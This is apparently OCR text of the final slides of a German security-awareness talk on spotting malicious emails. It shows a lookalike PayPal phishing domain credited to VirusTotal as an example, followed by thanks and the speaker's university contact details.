
WAS KANN ICH HEUTE MITNEHMEN?

ProtectIT

Maliziöse Emails enttarnen

http://my-pypl.com/index.php

Quelle:
https://www.virustotal.com



VIELEN DANK

FÜR IHRE AUFMERKSAMKEIT

Kontakt

Enrico Weigelt

Email: enrico.weigelt@th-deg.de

Web: https://www.th-deg.de/tc-vilshofen

https://www.th-deg.de/protectit